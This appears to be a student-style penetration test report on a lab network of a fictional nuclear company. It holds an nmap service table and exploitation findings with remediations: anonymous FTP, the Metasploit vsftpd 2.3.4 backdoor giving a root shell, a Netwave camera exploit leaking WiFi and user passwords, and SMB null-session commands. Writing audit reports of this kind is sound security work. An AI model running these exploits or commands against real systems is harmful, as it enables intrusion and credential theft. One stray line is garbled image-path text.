Offensive security and exploitation

Audit Specifications

Start date : 27/10/2021
Duration : 28 days
Performed by: Pierre Dallara, William Winqwist, David Farjon

Summary

The 14 IP addresses that were tested during this audit have shown a variety of possible exploits, ranging from benign to critical.
It seems indeed that we were able, among other things, to access a backdoor, user password and to connect as an anonymous user allowing us to monitor activity on a machine.

Description of the methodology

The methodology followed for this audit is inspired from the OSSTMM and the LPT pentest methodology from EC-Council.

It is comprised of 3 phases :

A Footprinting phase in which technical and organizational information will be gathered from public sources.

A Scan phase in which hosts, ports and services will be scanned in order to discover the potential attack area.

An Exploitation phase in which vulnerabilities will be exploited in order to gain access to the target systems.

Audit details

The audit was performed on the 10.10.10.0/24 IP addresses. Further information about specific IP addresses are listed below in the scan phase.

This audit will be executed in a **black box** scenario.

Footprinting

Through our footprinting phase we managed to assess that the company dealt with nuclear reactors. We found a blog belonging to Powerzio and 2 control panel websites mentioning a “reactor pool”. A unique feature of nuclear reactors. This discovery leads us to emphasize the critical nature of any vulnerability, given the danger associated with the infrastructure.

Scan

As we scanned the different IPs we managed to find 14 of them with open ports, here below is a table indicating which IP, and which port were opened and what was found about them.

IP	PORT	SERVICE	VERSION
.9	/22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
.10	/22	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
.10	/53	domain	dnsmasq 2.75
.11	/22	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
.11	/53	domain	dnsmasq 2.75
.22	/139	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
.22	/445	netbios-ssn	Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
.24	/23023	unknown	CGI Camera surveillance Netwave IP camera
.26	/80	http	Werkzeug/2.2.2 Python/3.8.15
.26	/15042	unknown	
.34	/1883	mosquitto	version 2.0.15
.48	/80	http	Node.js Express framework
.53	/21	ftp	vsftpd 2.3.4
.53	/22	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)

.53	/6200	lm-x?	
.53	/54468	unknown	
.55	/80	http	Node.js Express framework
.84			
.84	/22	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
.132	/6379	redis	Redis key-value store 3.0.6
.222	/80	http	Apache httpd 2.4.38 ((Debian))
.223	/3306	mysql	MySQL 5.5.5-10.9.3-MariaDB-1:10.9.3+maria~ubu2204
.223	/12553	unknown	

In addition to the information gathered in the table above, we also managed to gather information on the different **websites** cited earlier.
we found:

- the Powerzio intranet and its info to mount windows file share (10.10.10.26)
- The Powerzio blog (10.10.10.222)
- 2 websites with access to a control panel concerning thermostats. (10.10.10.48 | 10.10.10.55)

Furthermore we identified 5 **SSH services** running on the (.9, .10, .11, .53, .84) IPs

- **.9** : OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
- **.84** : OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
- **.10 & .11**: 2 identical services running on those IPs:
  - OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
  - dnsmasq 2.75
- **.53:** 4 services but 2 unknowns
  - vsftpd 2.3.4
  - OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
  - unknown (lm -x)
  - “filtered” from nmap STAT

We identified a netbios SSN on a Linux server machine (.22).

- netbios allows to create sessions between several machines of a given network
- 10.10.10.22:

```
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
```

We identified a **database** on the .132 and .223 IPs

- **.132**: Redis key-value store 3.0.6
- **.223:** 2 services
    - MySQL 5.5.5-10.9.3-MariaDB-1:10.9.3+maria~ubu2204
    - “filtered” from nmap STAT

Finally we identified a **messaging service** on the .34 IP with 22 services running:

- **.34** : Mosquitto, a message broker service (using the protocols “mtqq”, “mtqq over TLS”, etc.)
    - 2 unknown services
    - 2 “filtered” from nmap STAT
    - 2 netbios SSN
    - 4 websites
        - 2 control panels
        - Powerzio’s blog
        - Powerzio’s intranet
    - 2 databases, 1 redis, 1 SQL
    - 5 ssh
        - 2 of them running OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0) and dnsmasq 2.75
        - 2 ssh servers running alone on their machine
        - 1 on a machine hosting a ftp server, a lm-x (protection) service and the “filtered” from nmap STAT
    - 1 protection service (lm-x)
    - 1 ftp server
    - 2 dnsmasq servers
    - 1 messaging service

in addition to those identified services, we also found 4 unidentified services that are worth mentioning (.24, .26, .53, .223)

- **.53 & .223**: two unknown services with a “filtered” nmap STAT
- **.24 & .26**: 1 service running on each of those IPs with an “open” nmap STAT but with an “unknown” service. nmap -sC launches a default service on each IP (fingerprint-strings) that allowed us through the string to identify .24 as a **netwave IP camera**.

Exploitation

10.10.10.53

Port 22: Service FTP, vsftpd 2.3.4

Anonymous

Severity: LOW

Description:

It is possible to connect as “anonymous”

Cmd line ftp connect as anonymous
with no password

```
[➜  ~ ftp anonymous@10.10.10.53
Connected to 10.10.10.53.
220 (vsFTPd 2.3.4)
331 Please specify the password.
[Password:
230 Login successful.
ftp>
```

Solution: Deactivate anonymous in ***/etc/vsftpd.conf*** -> ***anonymous_enabled=NO***

Backdoor

Severity: HIGH

Description:

The 2.3.4 version of vsftpd has a backdoor open on the port number 6200

exploit link:
`msf > use exploit/unix/ftp/vsftpd_234_backdoor`

This allows us to connect to the machine as a “root” user
Screenshot “whoami”

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.53:21 - The port used by the backdoor bind listener is already open
[+] 10.10.10.53:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.0.18:64517 -> 10.10.10.53:6200) at 2022-11-21 21:18:18 +0100

ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
run.sh
sbin
srv
sys
tmp
usr
var
vsftpd
whoami
root
```

Solution: Update vsftpd.
If vsftpd 2.3.4 was downloaded between june 30th and the 3rd of july 2011 downloading a new version is necessary

---

10.10.10.24

Port 23023: Service CGI Camera surveillance Netwave IP camera

---

```
[→  result24 git:(main) × python2 exploitNetwawe.py 10.10.10.24:23023
getting system information..10.10.10.24:23023
victims MAC-ADDRESS: 003E0502328A
getting wireless information..
victims wireless information..
                [Default]
                CountryRegion=0
                SSID=NuclearNetwork1
                NetworkType=Infra
                Channel=0
                WirelessMode=0
                AuthMode=WPA2PSK
                EncrypType=AES
                WPAPSK=Nucle@RPow3r

checking for memory dump vulnerability..
starting to read memory dump.. this could take a few minutes
hit CTRL+C to exit..
strings in binary data found.. password should be around line 10000
99025

mac address triggered.. printing the following dumps, could leak username and passwords..

firstline.. root
possible username: z448ehUgcQmoUw
possible password: MyGreatWifi
following line..

defaultPasswordPlzChangeMe
698667
```

WIFI password

Severity: MEDIUM

Description: *See screenshot with wifi password above*

User password

Severity: HIGH

Description: *See screenshot with script with user password above*

Source code: https://www.exploit-db.com/exploits/41236
and on the exploitNetwawe.py repo

10.10.10.22


Port 139: Service netbios-ssn Samba smb 3.X - 4.X

Anonymous

Severity: LOW

Description:
It is possible to connect as anonymous

Screenshot and smbclient command
password = anonymous



Null Login

Severity: MEDIUM

Description:
It is possible to connect to retrieve the files with a “%” username and a “NULL” password

Screenshot and smbclient -u “%” -N command

```
[➜  ~ smbclient -U '%' -N \\\\10.10.10.22\\public
Can't load /opt/homebrew/etc/smb.conf - run testparm to debug it
Try "help" to get a list of possible commands.
[smb: \> ls
  .                                   D        0  Wed Oct 26 13:13:53 2022
  ..                                  D        0  Tue Nov 22 13:42:08 2022
  staff                               D        0  Wed Oct 26 13:07:00 2022
  ui-assets                           D        0  Wed Oct 26 13:06:14 2022
  learning                            D        0  Wed Oct 26 13:06:14 2022

                24476576 blocks of size 1024. 4976608 blocks available
smb: \>
```

```
[➜  ~ smbclient -U '%' -N \\\\10.10.10.22\\IPC$
Can't load /opt/homebrew/etc/smb.conf - run testparm to debug it
Try "help" to get a list of possible commands.
[smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \>
```

```
[➜  ~ smbclient -U '%' -N \\\\10.10.10.22\\myles
Can't load /opt/homebrew/etc/smb.conf - run testparm to debug it
tree connect failed: NT_STATUS_ACCESS_DENIED
➜  ~
```

Listing

Severity: LOW

Description:
It is possible to connect as “null login” to list the shares available
Screenshot and smbclient -L command

```
[➜  netbios_public git:(main) ✗ smbclient -U '%' -N -L \\\\10.10.10.22\\
Can't load /opt/homebrew/etc/smb.conf - run testparm to debug it

        Sharename       Type      Comment
        ---------       ----      -------
        public          Disk      Public
        myles           Disk      Myles Data
        IPC$            IPC       IPC Service (Public File Server)
SMB1 disabled -- no workgroup available
```

Download

Severity: MEDIUM

Description:
It is possible to connect as “null login” to gather all the files of “public”
0 files in “IPC$”
Screenshot and smbget command